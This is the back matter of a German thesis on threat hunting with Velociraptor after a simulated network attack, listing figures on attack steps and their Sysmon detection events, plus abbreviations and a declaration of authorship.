Abbildung 24: Passwörtermittlung mittels Kiwi auf dem Opfersystem Client 1	59
Abbildung 25: Nutzung des Moduls Autoroute im Rahmen der Konfiguration des Opfersystems Client 1 als Proxy für weitere Angriffe	60
Abbildung 26: Durchführung und Ergebnis eines Arp-Scans des Testnetzwerks über das System Client 1	61
Abbildung 27: Konfiguration des Portscan Moduls	61
Abbildung 28: Ergebnis des Portscans des Testnetzwerks über das System Client 1	62
Abbildung 29: Erstellung Portweiterleitungsregeln über das System Client 1 zum Gateway	62
Abbildung 30: Verbindungsaufbau per RDP vom Kali Linux System über das System Client 1 zum Gateway im Testnetzwerk	63
Abbildung 31: Änderung der Firewallregeln für RDP, sodass das Gateway auch aus dem externen Netz erreichbar ist.....	64
Abbildung 32: Erstellung eines neuen Benutzeraccounts und Hinzufügen zur Gruppe der Administratoren auf dem System Gateway	65
Abbildung 33: Erstellung Portweiterleitungsregeln über das System Client	

1 zum Fileserver	65
Abbildung 34: Exfiltration von Daten auf dem Fileserver zum Kali Linux Server per SFTP und der Anwendung Winscp	66
Abbildung 35: Überblick Jagd nach der Angriffssimulation in Velociraptor	67
Abbildung 36: VQL Skriptcode für den Baselineabgleich am Beispiel des Artefakts Prefetch	69
Abbildung 37: Ergebnis des Baselineabgleichs für das Artefakt Prefetch	71
Abbildung 38: VQL-Skriptcode für das Stacking am Beispiel des Artefakts Prefetch.....	74
Abbildung 39: Ergebnis des Baselineabgleichs für das Artefakt Netstat	77
Abbildung 40: Ergebnis des Baselineabgleichs für das Artefakt Autostart	78
Abbildung 41: Ergebnis des Baselineabgleichs für das Artefakt LocalAdmins	80
Abbildung 42: Ergebnis des Baselineabgleichs für das Artefakt UserAssist	80
Abbildung 43: Ergebnis des Stackings für das Artefakt Pslist	82
Abbildung 44: Ergebnis des Stackings für das Artefakt Autoruns.....	83
Abbildung 45: Ergebnis des Stackings für das Artefakt LocalAdmins	84
Abbildung 46: Ergebnis des Stackings für das Artefakt AllUsers.....	85
Abbildung 47: Darstellung eines Sysmon-Events mit der ID 15, welches Informationen über das Herunterladen des WinRAR-Archives enthält	87
Abbildung 48: Darstellung eines Sysmon-Events mit der ID 1, welches Informationen über das Herunterladen des WinRAR-Archives enthält	88
Abbildung 49: Darstellung eines Sysmon-Events mit der ID 3, welches Informationen über den Verbindungsaufbau zum Angreifersystem enthält	89
Abbildung 50: Darstellung eines Sysmon-Events mit der ID 7, welches Informationen über das Nachladen der maliziösen DLL Datei enthält	90
Abbildung 51: Darstellung eines Security-Events mit der ID 4624, welches	

Informationen über das erfolgreiche Anmelden mit dem Konto „NT-AUTORITÄT\SYSTEM“ enthält	91
Abbildung 52: Darstellung eines Sysmon-Events mit der ID 3, welches Informationen über den erfolgreichen Verbindungsaufbau über einen anderen Port zum Angreifersystem enthält	91
Abbildung 53: Darstellung eines Sysmon-Events mit der ID 1, welches Informationen über den Start der Anwendung „reg.exe“ enthält	92
Abbildung 54: Darstellung eines Sysmon-Events mit der ID 10, welches Informationen über die Nutzung des maliziösen Programms „Kiwi“ enthält	93
Abbildung 55: Darstellung eines Sysmon-Events mit der ID 3, welches Informationen über eine neue Netzwerkverbindung über den Port 3389 zum Gateway enthält	95
Abbildung 56: Darstellung eines Security-Events mit der ID 4648, welches Informationen über einen Anmeldeversuch mit dem Domänenaccount „LabAdmin“ enthält.....	95
Abbildung 57: Darstellung eines Sysmon-Events mit der ID 13, welches Informationen über die Änderung der RPD Firewallregel enthält	96
Abbildung 58: Darstellung eines Sysmon-Events mit der ID 1, welches Informationen über die Erstellung eines neuen Benutzeraccounts „LocalAdmin“ enthält	97
Abbildung 59: Darstellung eines Security-Events mit der ID 4732, welches Informationen über das Hinzufügen eines Benutzeraccounts zur Gruppe der lokalen Administratoren des Gateways enthält	98
Abbildung 60: Darstellung eines Sysmon-Events mit der ID 15, welches Informationen über das Herunterladen der Winscp Installationsdatei enthält	99
Abbildung 61: Darstellung eines Sysmon-Events mit der ID 1, welches Informationen über die Ausführung der Winscp Installationsdatei enthält	99

Abbildung 62: Darstellung eines Sysmon-Events mit der ID 3, welches
Informationen über eine neue Netzwerkverbindung zum Kali Linux
Server auf Port 22 enthält 100

8 Tabellenverzeichnis

Tabelle 1: Zuordnung von identifizierenden Spalten zu den jeweiligen Artefakten für die Verwendung im Rahmen des Baselineabgleichs und Stackings	68
Tabelle 2: Bewertungsschema für den Vergleich der Methoden	75
Tabelle 3: Übersicht Bewertungsergebnis über den Vergleich der drei genutzten Methoden	101

9 Anlagenverzeichnis

Anlage 1: Monitoring Daten	Dateianhang
Anlage 2: Baseline	Dateianhang
Anlage 3: Daten nach Angriffssimulation	Dateianhang
Anlage 4: Ergebnis Baselineabgleich	Dateianhang
Anlage 5: Ergebnis Stacking	Dateianhang

10 Verzeichnis der Abkürzungen

ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge
C2	Command and Control
CA	Certification Authority
CSV	Comma Separated Values
CIRT	Cyber Incident Response Team
CTI	Cyber Threat Intelligence
DLL	Dynamic Link Library
EDR	Endpoint Detection and Response
Fqdn	Fully qualified domain name
ENISA	European Union Agency for Cybersecurity
HIDS	Host-based Intrusion Detection System
HIPS	Host-based Intrusion Detection System
IOC	Indicator of Compromise
IP	Internet-Protokoll
JSON	JavaScript Object Notation
NIDS	Network Intrusion Detection System
NIST	National Institute of Standards and Technology
PID	Process ID
POC	Proof of Concept
PPID	Parent Process ID
RAT	Remote Access Trojan
RDP	Remote Desktop Protocol
SFTP	Secure File Transfer Protocol
SIEM	Security Information and Event Management

SQL	Structured Query Language
TCP	Transmission Control Protocol
TTP	Tactics, Techniques and Procedures
UDP	User Datagram Protocol
VQL	Velociraptor Query Language
WEC	Windows Event Collector
WEF	Windows Event Forwarding
WMIC	Windows Management Instrumentation Command-line

11 Selbstständigkeitserklärung

Hiermit erkläre ich, dass ich die vorliegende Arbeit selbständig verfasst und keine anderen als die angegebenen Hilfsmittel benutzt habe.

Die Stellen der Arbeit, die anderen Quellen im Wortlaut oder dem Sinn nach entnommen wurden, sind durch Angaben der Herkunft kenntlich gemacht. Dies gilt auch für Zeichnungen, Skizzen, bildliche Darstellungen sowie für Quellen aus dem Internet.

Ich erkläre ferner, dass ich die vorliegende Arbeit in keinem anderen Prüfungsverfahren als Prüfungsarbeit eingereicht habe oder einreichen werde.

Die eingereichte schriftliche Arbeit entspricht der elektronischen Fassung. Ich stimme zu, dass eine elektronische Kopie gefertigt und gespeichert werden darf, um eine Überprüfung mittels Anti-Plagiatssoftware zu ermöglichen.

Hannover, 02.07.2024

Ort, Datum

Unterschrift